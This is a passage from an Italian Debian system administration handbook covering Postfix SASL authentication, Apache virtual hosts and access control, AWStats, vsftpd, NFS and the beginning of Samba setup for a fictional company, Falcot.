Un volta configurato l'antivirus, è necessario verificare il suo corretto funzionamento. Il metodo più veloce per farlo è inviare un'email di prova con un allegato contenente il file `eicar.com` (o `eicar.com.zip`), che può essere scaricato online:

➨ `http://www.eicar.org/86-0-Intended-use.html`

Questo file non è un vero virus ma un file di test che tutti i software antivirus sul mercato riconoscono come un virus per consentire la verifica delle installazioni.

Tutti i messaggi gestiti da Postfix passano ora attraverso il filtro antivirus.

11.1.7. SMTP autenticato

Per poter inviare email è necessario un server SMTP che sia raggiungibile; ed inoltre è necessario dire al server SMTP di inviare email attraverso di esso. Per gli utenti in movimento, questo potrebbe dire di dover cambiare regolarmente la configurazione dei propri client SMTP, dato che il server SMTP della Falcot rifiuta i messaggi provenienti da indirizzi IP apparentemente non correlati con l'azienda. Esistono due soluzioni a questo problema: l'utente in movimento può installare un server SMTP sul proprio computer oppure continuare ad utilizzare il server aziendale con qualche tipo di autenticazione che lo riconosca come dipendente. La prima soluzione non è raccomandata dato che il computer non sarà connesso permanentemente e non sarà quindi in grado di ritentare l'invio dei messaggi in caso di problemi: ci concentreremo quindi sulla seconda soluzione.

L'autenticazione SMTP con Postfix fa affidamento su SASL (*Simple Authentication and Security Layer*). Richiede l'installazione dei pacchetti *libsasl2-modules* e *sasl2-bin* e la registrazione di una password nel database SASL per ogni utente che necessita di autenticarsi sul server SMTP. Questo è realizzabile per mezzo del comando `saslpasswd2` che accetta diversi parametri. L'opzione -u definisce il dominio di autenticazione e deve corrispondere al parametro smtpd_sasl_local_domain nella configurazione di Postfix. L'opzione -c consente di creare un utente e -f permette di specificare il file da usare se il database SASL necessita di essere conservato in una posizione diversa da quella predefinita (`/etc/sasldb2`).

```
# saslpasswd2 -u 'postconf -h myhostname' -f /var/spool/postfix/etc/sasldb2 -c jean
[... type jean's password twice ...]
```

Notare che il database di SASL viene creato nella directory di Postfix. Per assicurare la coerenza modifichiamo `/etc/sasldb2` in un collegamento simbolico che punta al database utilizzato da Postfix con il comando `ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`.

A questo punto è necessario configurare Postfix affinché utilizzi SASL. Prima di tutto l'utente postfix dev'essere aggiunto al gruppo sasl così che possa accedere al database degli account SASL. Alcuni nuovi parametri sono inoltre necessari per abilitare SASL e il parametro smtpd_recipient_restrictions dev'essere configurato per consentire ai client autenticati da SASL di inviare email liberamente.

Esempio 11.15 *Abilitare SASL nel file* `/etc/postfix/main.cf`

```
# Abilita l'autenticazione SASL
smtpd_sasl_auth_enable = yes
# Definisce il dominio di autenticazione SASL da utilizzare
smtpd_sasl_local_domain = $myhostname
[...]
# Aggiungere permit_sasl_authenticated prima di
# reject_unauth_destination permette l'inoltro delle email inviate
# dagli utenti autenticati con SASL
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

EXTRA

Client SMTP autenticati

La maggior parte dei client email sono in grado di autenticarsi presso un server SMTP prima di inviare i messaggi in uscita e per utilizzare questa funzionalità basta semplicemente configurare i parametri appropriati. Se il client in uso non fornisce questa funzionalità è possibile utilizzare un server Postfix locale e configurarlo per inoltrare le email attraverso il server SMTP remoto. In questo caso, il Postfix locale diventerà a sua volta il client che andrà ad autenticarsi con SASL. I parametri richiesti sono i seguenti:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

Il file `/etc/postfix/sasl_passwd` deve contenere il nome utente e la password da utilizzare per autenticarsi sul server `mail.falcot.com`. Ecco un esempio:

```
[mail.falcot.com]   joe:LyinIsji
```

Così come per tutte le mappe Postfix questo file dev'essere trasformato in `/etc/postfix/sasl_passwd.db` con l'impiego del comando `postmap`.

11.2. Server web (HTTP)

Gli amministratori della Falcot Corporation hanno deciso di utilizzare il server HTTP Apache, incluso nella versione 2.4.10 in Debian *Jessie*.

ALTERNATIVE

Altri server web

Apache è semplicemente il più noto (e largamente impiegato) tra i server web, ma ne esistono altri: possono offrire prestazioni migliori in caso di determinati carichi di lavoro, ma pagano il prezzo di un numero inferiore di funzionalità e moduli. Ad ogni modo, se la prospettiva del server web è quella di servire file statici oppure agire come proxy le alternative come *nginx* e *lighttpd* meritano di essere approfondite.

11.2.1. Installare Apache

L'installazione del pacchetto *apache2* è tutto ciò che è necessario. Contiene tutti i moduli, compresi *Multi-Processing Modules* (MPMs), che influenzano il modo in cui Apache gestisce l'elaborazione in parallelo di numerose richieste (quelle usate per fornire in pacchetti separati *apache2-mpm-**). Installerà anche *apache2-utils* contenente le utility a riga di comando che scopriremo dopo.

L'MPM in uso influenza in modo significativo il modo in cui Apache gestirà richieste simultanee. Con il *worker* MPM, utilizza *threads* (processi leggeri), mentre con il *prefork* MPM utilizza una serie di processi creati in anticipo. Con *event* MPM anche utilizza i threads, ma le connessioni inattive (in particolare quelle tenute aperte dalla funzione HTTP *keep-alive*) vengono consegnate ad una gestione dedicata del thread.

Gli amministratori della Falcot installano anche *libapache2-mod-php5* per includere il supporto PHP all'interno di Apache. Questo fa si che venga disabilitato il valore predefinito *event* di MPM, e che invece al suo posto venga usato *prefork*, poiché PHP può funzionare unicamente con quel particolare MPM.

SICUREZZA

Esecuzione con l'utente `www-data`

In via predefinita Apache gestisce le richieste in arrivo come fosse l'utente `www-data`. Questo significa che una vulnerabilità in uno script CGI eseguito da Apache (per una pagina dinamica) non comprometterebbe l'intero sistema, ma solo i file di proprietà di questo particolare utente.

Usare i moduli *suexec* permette di eludere questa regola per permettere ad alcuni script CGI di essere eseguiti con l'identità di un altro utente. Questo è configurato con una direttiva `SuexecUserGroup utentegruppo` nel file di configurazione di Apache.

Un'altra possibilità è l'utilizzo di un MPM dedicato, come quello fornito da *apache2-mpm-itk*. Questo particolare MPM che ha un comportamento leggermente differente: permette di "isolare" gli host virtuali (in realtà, gruppi di pagine) in modo che possano essere eseguiti ciascuno con un utente differente. Una vulnerabilità in un sito web non potrà quindi compromettere i file appartenenti al proprietario di un altro sito.

APPROFONDIMENTO

Lista di moduli

L'elenco completo dei moduli standard per Apache può essere consultato online.

➨ `http://httpd.apache.org/docs/2.4/mod/index.html`

Apache è un server modulare e molte funzionalità sono implementate da moduli esterni che il programma principale carica durante la fase di inizializzazione. La configurazione predefinita abilita solo i moduli più comuni ma abilitare un modulo è semplice: basta eseguire `a2enmod modulo`. Per disabilitare un modulo il comando è `a2dismod modulo`. Questi programmi non fanno altro che creare (o rimuovere) i collegamenti simbolici in `/etc/apache2/mods-enabled/` che puntano ai file (conservati in `/etc/apache2/mods-available/`).

Con la sua configurazione predefinita, il server web rimane in ascolto sulla porta 80 (come configurato in `/etc/apache2/ports.conf`), e serve le pagine dalla directory `/var/www/html/` (come configurato in `/etc/apache2/sites-enabled/000-default.conf`).

APPROFONDIMENTI

Aggiungere il supporto per SSL

Apache 2.4 include il modulo SSL richiesto per rendere sicuro HTTP (HTTPS) senza bisogno di aggiunte. Naturalmente è richiesto che sia attivato con `a2enmod ssl`, poi che le direttive richieste siano state aggiunte ai file di configurazione. Un esempio di configurazione è fornito in `/etc/apache2/sites-available/default-ssl.conf`.

➨ `http://httpd.apache.org/docs/2.4/mod/mod_ssl.html`

Qualche accortezza in più dve essere presa se si vuole permettere connessioni SSL con *Perfect Forward Secrecy* (queste connessioni utilizzano chiavi di sessione effimere assicurando così che la compromissione della chiave segreta del server con comporti anche la compromissione del vecchio traffico di dati criptato che avrebbe potuto essere conservato effettuando sniffing sulla rete). Dai un'occhiata alle raccamondazioni di Mozilla, in particolare:

➨ `https://wiki.mozilla.org/Security/Server_Side_TLS#Apache`

11.2.2. Configurare gli host virtuali

Un host virtuale è una identità aggiuntiva per il server web.

Apache considera due tipologie differenti di host virtuali: quelli che sono basati sull'indirizzo IP (o sulla porta) e quelli che si affidano al nome di dominio del server web. Il primo metodo richiede di allocare indirizzi IP (o porte) differenti per ogni sito, mentre il secondo metodo può funzionare con un singolo IP (ed una sola porta) e i siti vengono differenziati dal nome host inviato dal client HTTP (cosa che funziona unicamente con la versione 1.1 del protocollo HTTP che comunque è fortunatamente abbastanza vecchia da essere attualmente utilizzata su tutti i client).

La (crescente) carenza di indirizzi IPv4 favorisce in genere il secondo metodo anche se questo è reso più complesso qualora gli host virtuali necessitino di fornire anche HTTPS poiché il protocollo SSL non è sempre disponibile in caso di host virtuali basati sul nome. L'estensione SNI (*Server Name Indication*) che permette questo genere di combinazione non è supportata da tutti i browser. Quando più siti HTTPS necessitano di girare sullo stesso server vengono spesso differenziati utilizzando una porta o un indirizzo IP differente (IPv6 in questo caso può essere d'aiuto).

La configurazione predefinita per Apache 2 abilita gli host virtuali basati sul nome. Inoltre, è definito un host virtuale predefinito nel file /etc/apache2/sites-enabled/000-default.conf: questo host virtuale viene utilizzato qualora non venga trovato alcun host che corrisponde alla richiesta inviata dal client.

ATTENZIONE

Il primo host virtuale

Le richieste che riguardano host virtuali sconosciuti sono sempre servite dal primo host virtuale definito: ecco perché abbiamo definito `www.falcot.com` per primo.

APPROFONDIMENTO

Apache supporta SNI

Il server Apache supporta un'estensione del protocollo SSL chiamata *Server Name Indication* (SNI). Questa estensione permette al browser di inviare il nome host del server web durante l'avvio di una connessione SSL, cioè molto prima della stessa richiesta HTTP, che veniva precedentemente utilizzata per identificare l'host virtuale richiesto tra quelli ospitati sullo stesso server (con lo stesso indirizzo IP e la stessa porta). Questo permette ad Apache di selezionare il certificato SSL più appropriato per la connessione da stabilire.

Prima di SNI, Apache avrebbe sempre utilizzato il certificato definito nell'host virtuale predefinito. I client che tentavano di accedere ad un altro host virtuale visualizzavano degli avvertimenti poiché il certificato ricevuto non corrispondeva al sito web a cui avevano tentato di accedere. Fortunatamente oggi la maggior parte dei browser supportano SNI: tra questi Microsoft Internet Explorer a partire dalla versione 7.0 (iniziando da Vista), Mozilla Firefox dalla versione 2.0, Apple Safari dalla versione 3.2.1 e Google Chrome in tutte le sue versioni.

Il pacchetto Apache fornito in Debian è costruito con il supporto per SNI; non è quindi necessaria alcuna configurazione particolare.

Dev'essere prestata attenzione per assicurare che la configurazione del primo host virtuale (quello predefinito) abiliti TLSv1. Apache utilizza i parametri di questo primo host virtuale per stabilire connessioni sicure ed è bene che tali parametri siano impostati per consentirle!

Ogni host virtuale aggiuntivo viene descritto da un file conservato in `/etc/apache2/sites-available/`. Quindi impostare un sito web per il dominio falcot.org richiede semplicemente la creazione del file seguente e l'abilitazione dell'host virtuale con `a2ensite www.falcot.org`.

Esempio 11.16 *Il file* `/etc/apache2/sites-available/www.falcot.org.conf`

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

Il server Apache, configurato come visto, utilizza gli stessi file di log per tutti gli host virtuali (anche se questo può essere modificato inserendo direttive CustomLog nelle definizioni degli host virtuali). Questo è un buon motivo per personalizzare il formato di questo file di log perché includa il nome dell'host virtuale. Questo può essere fatto creando un file `/etc/apache2/conf-available/customlog.conf` che definisce un nuovo formato per tutti i file di log (con la direttiva LogFormat) ed abilitandolo con `a2enconf customlog`. La riga CustomLog dev'essere quindi rimossa (o commentata) dal file `/etc/apache2/sites-available/000-default.conf`.

Esempio 11.17 *Il file* `/etc/apache2/conf.d/customlog.conf`

```
# Nuovo formato di log che include il nome dell'host (virtuale)
```

```
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost

# Quindi utilizziamo questo formato "vhost" in via predefinita
CustomLog /var/log/apache2/access.log vhost
```

11.2.3. Direttive comuni

Questa sezione esamina brevemente alcune delle direttive di configurazione di uso comune di Apache.

Il file di configurazione principale include generalmente diversi blocchi Directory che consentono di specificare diversi comportamenti per il server in base alla posizione del file che dev'essere servito. Un blocco generalmente include le direttive Options e AllowOverride.

Esempio 11.18 *Blocco Directory*

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

La direttiva DirectoryIndex contiene una lista di file da provare quando la richiesta del client corrisponde ad una directory. Il primo file nella lista che esiste viene inviato come risposta.

La direttiva Options è seguita da una lista di opzioni da abilitare. Il valore None disabilita tutte le opzioni; così come, All le abilita tutte ad eccezione di MultiViews. Le opzioni disponibili includono:

- ExecCGI indica che gli script CGI possono essere eseguiti.
- FollowSymlinks informa il server che i collegamenti simbolici possono essere seguiti e che la risposta deve contenere i contenuti della destinazione indicata dai collegamenti.
- SymlinksIfOwnerMatch comunica al server di seguire i collegamenti simbolici, ma solo quando il collegamento e la sua destinazione hanno lo stesso proprietario.
- Includes abilita le *inclusioni lato server* (abbreviato con *SSI* in lingua inglese). Queste sono direttive incorporate nelle pagine HTML ed eseguite in tempo reale ad ogni richiesta.
- Indexes comunica al server di elencare i contenuti di una directory se la richiesta HTTP inviata dal client punta ad una directory senza file di indice (cioè quando in questa directory non esiste alcun file menzionato dalla direttiva DirectoryIndex).
- MultiViews abilita la negoziazione del contenuto: questa opzione può essere utilizzata dal server per fornire una pagina web che corrisponda alla lingua preferita configurata nel browser.

FONDAMENTALI

il file `.htaccess`

Il file `.htaccess` contiene direttive di configurazione Apache da applicare ogni volta che una richiesta riguarda un elemento della directory dov'è contenuto. Il campo d'applicazione di queste direttive riguarda ricorsivamente anche tutte le sottodirectory al suo interno.

La maggior parte delle direttive che possono apparire in un blocco `Directory` sono anche permesse in un file `.htaccess`.

La direttiva AllowOverride elenca tutte le opzioni che possono essere abilitate o disabilitate attraverso un file `.htaccess`. Un utilizzo comune di questa opzione riguarda la limitazione di ExecCGI per permettere all'amministratore di scegliere quali utenti sono autorizzati ad eseguire programmi con l'identità del server web (l'utente www-data).

Richiedere un'autenticazione

In alcune circostanze l'accesso a parte dei contenuti di un sito web deve essere ristretto ai soli utenti autorizzati che forniscono un nome utente ed una password.

Esempio 11.19 *Richiedere l'autenticazione con un file* `.htaccess`

```
Require valid-user
AuthName "Directory privata"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

SICUREZZA

Nessuna sicurezza

Il sistema di autenticazione utilizzato nell'esempio visto in precedenza (`Basic`) fornisce una sicurezza minima poiché la password è inviata in chiaro (è semplicemente codificata in *base64* che è una semplice codifica anziché un metodo di cifratura). Va inoltre sottolineato che anche i documenti «protetti» da questo meccanismo passano attraverso la rete in chiaro. Se la sicurezza è importante l'intera connessione HTTP dovrebbe essere cifrata con SSL.

Il file `/etc/apache2/authfiles/htpasswd-private` contiene una lista di utenti e password che sono generalmente manipolati con il comando `htpasswd`. Per esempio il seguente comando è utilizzato per aggiungere un utente o cambiare la sua password:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private utente
New password:
Re-type new password:
Adding password for user user
```

Limitare l'accesso

La direttiva Require controlla le restrizioni di accesso ad una directory (e ricorsivamente, alle sue sottodirectory).

Può essere usata per limitare l'accesso in base a molti criteri; ci soffermeremo alla descrizione delle limitazioni di accesso in base all'indirizzo IP del client, ma possono essere apllicate politiche ancora più restrittive, in particolare quando più direttive Require sono combinate all'interno di un blocco RequireAll.

Esempio 11.20 *Consenti solo dalla rete locale*

```
Require ip 192.168.0.0/16
```

ALTERNATIVA

Vecchia sintassi

La sintassi `Require` è disponibile solo in Apache 2.4 (la versione disponibile in *Jessie*). Per gli utenti di *Wheezy*, la sintassi di Apache 2.2 è differente, e qui la descriviamo principalmente per riferimento, anche se può anche essere resa disponibile in Apache 2.4 utilizzando il modulo `mod_access_compact`.

Le direttive `Allow from` e `Deny from` controllano le restrizioni di accesso ad una directory (e ricorsivamente, le sottodirectory).

La direttiva `Order` comunica al server l'ordine con cui le direttive `Allow from` e `Deny from` devono essere applicate: l'ultima che corrisponde ha la precedenza. In parole povere, `Order deny,allow` consente l'accesso se nessuna direttiva `Deny from` è soddisfatta oppure se lo è una direttiva `Allow from`. Al contrario `Order allow,deny` rifiuta l'accesso se nessuna direttiva `Allow from` è soddisfatta (oppure se lo è una direttiva `Deny from`).

Le direttive `Allow from` e `Deny from` possono essere seguite da un indirizzo IP, da una rete (come `192.168.0.0/255.255.255.0`, `192.168.0.0/24` o anche `192.168.0`), un nome host oppure un nome di dominio, o ancora dalla parola chiave `all` che indica tutti.

Ad esempio, per rifiutare di default le connessioni ma permetterle dalla rete locale, è possibile utilizzare questo:

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

11.2.4. Analizzatori di log

Nel server web viene spesso installato un analizzatore di log: quest'ultimo fornisce agli amministratori una idea precisa riguardo le modalità d'utilizzo cui è sottoposto.

Gli amministratori della Falcot Corporation hanno scelto *AWStats* (*Advanced Web Statistics*) per analizzare i loro file log di Apache.

Il primo passo per la configurazione è personalizzazione del file `/etc/awstats/awstats.conf`.Gli amministratori della Falcot lo mantengono così com'è modificando solo i parametri seguenti:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl %code %bytesd %
    ➥ refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

Tutti questi parametri sono documentati dai commenti nel file modello. In particolare i parametri `LogFile` e `LogFormat` descrivono la posizione ed il formato del file di log e le informazioni che contiene: `SiteDomain` e `HostAliases` elencano i vari nomi con cui il sito web principale viene indicato.

Per siti con molto traffico, `DNSLookup` non dovrebbe essere impostato a 1 ma per i siti minori, come quello della Falcot descritto in precedenza, questa impostazione permette di avere dei resoconti più leggibili che includono il nome completo delle macchine anziché il semplice indirizzo IP.

SICUREZZA

Accesso alle statistiche

AWStats rende disponibili le sue statistiche sul sito web senza alcuna restrizione in via predefinita ma le restrizioni possono essere attivate così che solo pochi indirizzi IP (probabilmente interni) possano accedervi: la lista degli indirizzi IP autorizzati dev'essere definita nel parametro `AllowAccessFromWebToFollowingIPAddresses`

AWStats sarà anche attivato per gli altri host virtuali: ogni host virtuale richiede il proprio file di configurazione, come `/etc/awstats/awstats.www.falcot.org.conf`.

Esempio 11.21 *File di configurazione di AWStats per un host virtuale*

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

AWStats usa molte delle icone conservate nella directory `/usr/share/awstats/icon/`. Perché queste icone siano disponibili sul sito web la configurazione di Apache dev'essere adattata per includere la seguente direttiva:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Dopo qualche minuto (e una volta che lo script è stato eseguito qualche volta) i risultati saranno visibili online:

➨ `http://www.falcot.com/cgi-bin/awstats.pl`

➨ `http://www.falcot.org/cgi-bin/awstats.pl`

ATTENZIONE

Rotazione dei file di log

Perché le statistiche prendano in considerazione tutti i log nell'account,*AWStats* necessita di essere eseguito subito prima che i file di log di Apache siano ruotati. Guardando la direttiva `prerotate` del file `/etc/logrotate.d/apache2`, questo si può ottenere aggiungendo un link simbolico a `/usr/share/awstats/tools/update.sh` in `/etc/logrotate.d/httpd-prerotate`:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
  daily
  missingok
  rotate 14
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
  postrotate
    if /etc/init.d/apache2 status > /dev/null ; then \
      /etc/init.d/apache2 reload > /dev/null; \
    fi;
  endscript
  prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
      run-parts /etc/logrotate.d/httpd-prerotate; \
    fi; \
  endscript
}
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
  /etc/logrotate.d/httpd-prerotate/awstats
```

Notare inoltre che i file di log creati da `logrotate` devono essere leggibili da chiunque, specialmente da AWStats. Nell'esempio visto prima, questo è assicurato dalla riga `create 644 root adm` (invece dei permessi `640` predefiniti).

11.3. Server di file FTP

FTP (*File Transfer Protocol*) è uno dei primi protocolli di Internet (la RFC 959 è stata rilasciata nel 1985!). È stato utilizzato per distribuire i file ancor prima che il Web nascesse (il protocollo HTTP è stato creato nel 1990 e formalmente definito nella sua versione 1.0 dalla RFC 1945 rilasciata nel 1996).

Questo protocollo consente sia l'invio che la ricezione di file: per questa ragione è ancora largamente utilizzato per applicare aggiornamenti a siti internet ospitati presso un provider Internet (o qualsiasi altra entità che ospita siti web). In questi casi l'accesso è reso sicuro dall'impiego

di un identificativo utente ed una password. Dopo l'autenticazione il server FTP garantisce l'accesso in lettura e scrittura alla directory home dell'utente.

Altri server FTP vengono impiegati principalmente per distribuire file scaricabili dal pubblico (i pacchetti di Debian sono un buon esempio). Il contenuto di questi server è recuperato da altri server lontani geograficamente che a loro volta rendono disponibili i file agli utenti a loro più prossimi. Questo significa che l'autenticazione del client non è richiesta: conseguentemente questa modalità operativa è conosciuta come «FTP anonimo». Per essere precisi i client si autenticano con il nome utente anonymous e spesso, per convenzione, la password impiegata è l'indirizzo email dell'utente, anche se il server lo ignora.

Molti server FTP sono disponibili in Debian (*ftpd*, *proftpd*, *wu-ftpd* e così via). Gli amministratori della Falcot Corporation hanno scelto *vsftpd* perché utilizzano il server FTP unicamente per distribuire alcuni file (incluso un repository dei pacchetti Debian); dato che non necessitano di funzionalità avanzate, hanno scelto di concentrarsi sugli aspetti di sicurezza.

Installando il pacchetto viene creato un utente di sistema ftp. Questo account viene utilizzato per le connessioni FTP anonime, e la sua directory home (`/srv/ftp/`) è la radice dell'albero reso disponibile agli utenti che si collegano al servizio. La configurazione predefinita (in `/etc/vsftpd.conf`) richiede alcune modifiche per soddisfare il semplice bisogno di rendere disponibili file di grandi dimensioni per il download pubblico: l'acesso anonimo deve essere abilitato (anonymous_enable=YES) e l'accesso in sola lettura degli utenti locali deve essere disattivato (local_enable=NO). Quest'ultima è particolarmente importante dal momento che il protocollo FTP non usa alcuna forma di crittografia e la password utente potrebbe essere intercettata.

11.4. Server di file NFS

NFS (*Network File System*) è un protocollo che consente l'accesso remoto ad un filesystem attraverso la rete. Tutti i sistemi Unix possono utilizzare questo protocollo: quando i sistemi Windows sono coinvolti dev'essere utilizzato Samba al suo posto.

NFS è uno strumento molto utile ma, storicamente, ha sempre sofferto di molte limitazioni, la maggior parte delle quali sono state affrontate con la versione 4 del protocollo. Lo svantaggio è che l'ultima versione di NFS è più difficile da configurare quando si desidera fare uso di funzionalità di sicurezza di base come l'autenticazione e la crittografia di dati che si basa su Kerberos. E senza quelle, il protocollo NFS deve essere limitato a una rete locale fidata (trusted) in quanto i dati passano attraverso la rete in chiaro (una *sniffer* può intercettarli) ed i diritti di accesso sono concessi in base all'indirizzo IP del client (che può essere falsificato).

DOCUMENTAZIONE

NFS HOWTO

Una buona documentazione per spiegare NFSv4 è piuttosto scarsa. Ecco alcune indicazioni con contenuti di diversa qualità, ma che dovrebbero almeno dare alcuni suggerimenti su ciò che dovrebbe essere fatto.

- `https://help.ubuntu.com/community/NFSv4Howto`
- `http://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration`

11.4.1. Mettere in sicurezza NFS

Se non si utilizzano le funzioni di sicurezza basate su Kerberos, è vitale assicurarsi che solo le macchine autorizzate all'uso di NFS possano connettersi ai vari server RPC richiesti, in quanto il protocollo di base si fida dei dati ricevuti dalla rete. Il firewall deve inoltre bloccare l'*IP spoofing* per prevenire che macchine esterne possano agire come una interna, e limitare l'accesso alle porte appropriate alle solo macchine che devono accedere alle condivisioni NFS.

FONDAMENTALI

RPC

RPC (*Remote Procedure Call*) è uno standard Unix per i servizi remoti. NFS è uno di questi servizi.

I servizi RPC si registrano in una directory conosciuta con il nome di *portmapper*. Un client che desidera eseguire una richiesta NFS contatta prima di tutto il *portmapper* (sulla porta 111, TCP o UDP) e chiede del server NFS: la risposta generalmente menziona la porta 2049 (quella predefinita per NFS). Non tutti i servizi RPC necessariamente usano una porta fissa.

Le vecchie versioni del protocollo richiedono altri servizi RPC che usano porte assegnate dinamicamente. Fortunatamente, con NFS versione 4, sono necessarie solo porta 2049 (per NFS) e 111 (per il portmapper) e sono quindi facili da filtrare sul firewall.

11.4.2. Server NFS

Il server NFS è parte del kernel Linux: nei kernel forniti da Debian è compilato come modulo. Se il server NFS è eseguito automaticamente all'avvio il pacchetto *nfs-kernel-server* dev'essere installato poiché contiene gli script di avvio necessari.

Il file di configurazione del server NFS, `/etc/exports`, elenca le directory che vengono rese disponibili attraverso la rete (*esportate*). Per ogni condivisione NFS l'accesso è garantito solo alla lista di macchine fornita. Un controllo degli accessi più accurato può essere ottenuto con qualche opzione. La sintassi di questo file è piuttosto semplice:

```
/directory/da/condividere macchina1(opzione1,opzione2,...) macchina2(...) ...
```

Si noti che con NFSv4, tutte le directory esportate devono essere parte di un unica gerarchia e che la directory radice di quella gerarchia deve essere esportata e identificata con l'opzione fsid=0 oppure fsid=root.

Ogni macchina può essere identificata sia dal suo nome DNS che dal suo IP. È anche possibile specificare un intero insieme di macchine utilizzando una sintassi come *.falcot.com o un intervallo di indirizzi IP come 192.168.0.0/255.255.255.0 o 192.168.0.0/24.

Le directory sono rese disponibili in sola lettura in via predefinita (o con l'opzione ro). L'opzione rw permette l'accesso in lettura e scrittura. I client NFS si connettono tipicamente da una porta riservata a root (in altre parole inferiore a 1024): questa restrizione può essere sospesa con l'opzione insecure (l'opzione secure è implicita ma può essere resa esplicita, se necessario, per rendere le cose più chiare).

Per impostazione predefinita il server risponde ad una richiesta NFS unicamente quando l'operazione corrente sul disco è completata (opzione sync); questo comportamento può essere disabilitato con l'opzione async. La scrittura asincrona può aumentare un po' le prestazioni, ma diminuisce l'affidabilità poiché c'è il rischio di perdere dati nel caso in cui il server subisca un crash tra la conferma di scrittura e la reale scrittura sul disco. Poiché il valore predefinito è cambiato recentemente (rispetto al valore storico di NFS), si raccomanda di rendere esplicita questa impostazione.

Per non fornire a qualsiasi client NFS l'accesso root al file system, tutte le richieste provenienti da un utente root sono considerate dal server come provenienti dall'utente anonymous. Questo comportamento corrisponde all'opzione root_squash, ed è abilitata per impostazione predefinita. L'opzione no_root_squash, che disabilita questo comportamento, è rischiosa e dovrebbe essere usata solo in ambienti controllati. Le opzioni anonuid=*uid* e anongid=*gid* permettono di specificare un altro falso utente da utilizzare al posto di UID/GID 65534 (che corrisponde all'utente nobody ed al gruppo nogroup).

Con NFSv4, è possibile aggiungere l'opzione sec per indicare il livello di protezione desiderato: sec=sys è l'impostazione predefinita senza particolari caratteristiche di sicurezza, sec=krb5 abilita solo l'autenticazione, sec=krb5i aggiunge protezione di integrità, e sec=krb5p è il livello più completo che comprende la tutela della privacy (con crittografia dei dati). Per questo lavoro bisogna lavorare alla configurazione di Kerberos (questo servizio non è coperto da questo libro).

Sono disponibili altre opzioni: sono documentate nella pagina di manuale `exports(5)`.

ATTENZIONE

Prima installazione

Lo script di avvio `/etc/init.d/nfs-kernel-server` avvia il server solo se `/etc/exports` elenca una o più condivisioni NFS valide. Durante la fase di configurazione iniziale, una volta che questo file è stato modificato per contenere delle condivisioni valide, il server NFS dev'essere avviato con il seguente comando:

```
# service nfs-kernel-server start
```

11.4.3. Client NFS

Così come avviene con altri filesystem, integrare una condivisione NFS nella gerarchia del sistema richiede il mount. Poiché questo filesystem ha le sue peculiarità, sono necessari alcuni aggiustamenti alla sintassi del comando `mount` ed al file `/etc/fstab`.

Esempio 11.22 *Montare manualmente con il comando* `mount`

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared /srv/
    ➥ shared
```

Esempio 11.23 *Condivisione NFS nel file* `/etc/fstab`

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0 0
```

La riga descritta in precedenza monta, all'avvio del sistema, la directory NFS `/srv/shared/` dal server arrakis nella directory locale `/shared/`. L'accesso in lettura-scrittura è richiesto (da qui il parametro rw). L'opzione nosuid è una misura di protezione che rimuove qualsiasi bit setuid o setgit dai programmi contenuti nella condivisione. Se la condivisione NFS è pensata unicamente per conservare documenti, un'altra opzione raccomandata è noexec che previene l'esecuzione di eventuali programmi conservati nella condivisione. Si noti che sul server, la directory `shared` è sotto NFSv4 root export (per esempio `/export/shared`), non è una directory di livello superiore.

La pagina di manuale `nfs(5)` descrive tutte le opzioni dettagliatamente.

11.5. Configurare condivisioni Windows con Samba

Samba è una raccolta di strumenti per gestire il protocollo SMB (chiamato anche "CIFS") su Linux. Questo protocollo è utilizzato da Windows per le condivisioni di rete e le stampanti condivise.

Samba può anche agire come un controller di dominio Windows. Questo è un ottimo strumento per garantire l'integrazione dei server Linux con le macchine desktop dell'ufficio che continuano ad utilizzare Windows.

11.5.1. Server Samba

Il pacchetto *samba* contiene i due server principali di Samba 4, `smbd` e `nmbd`.

DOCUMENTAZIONE

Andiamo oltre

Il server Samba è estremamente configurabile e versatile, e può assolvere efficacemente a molti casi d'utilizzo che corrispondono ad esigenze ed architetture di rete molto differenti. Questo libro si focalizza sull'utilizzo di Samba come server standalone, ma può anche essere impiegato come Controller di Dominio NT4 o come full Controller di un Dominio Active Directory, o come semplice membro di un dominio esistente (che potrebbe essere gestito da un server Windows).

Il pacchetto *samba-doc* contiene una grande quantitàdi file di esempio commentati in `/usr/share/doc/samba-doc/examples/`.

STRUMENTO

Autenticarsi con un Server Windows

Winbind fornisce agli amministratori di sistema l'opzione per utilizzare un server Windows NT come server d'autenticazione. Inoltre Winbind si integra bene con PAM e NSS. Questo permette di configurare postazioni Linux dove tutti gli utenti di un dominio Windows ottengono automaticamente un account.

Maggiori informazioni possono essere trovate nella directory `/usr/share/doc/samba-doc/examples/pam_winbind/`.

Configurare con `debconf`

Il pacchetto imposta una configurazione minimale durante l'installazione iniziale ma in realtà si dovrebbe eseguire `dpkg-reconfigure samba-common`per adattarlo:

Il primo pezzo di informazioni richieste è il nome del gruppo di lavoro a cui apparterrà il server Samba (la risposta nel nostro caso è FALCOTNET).

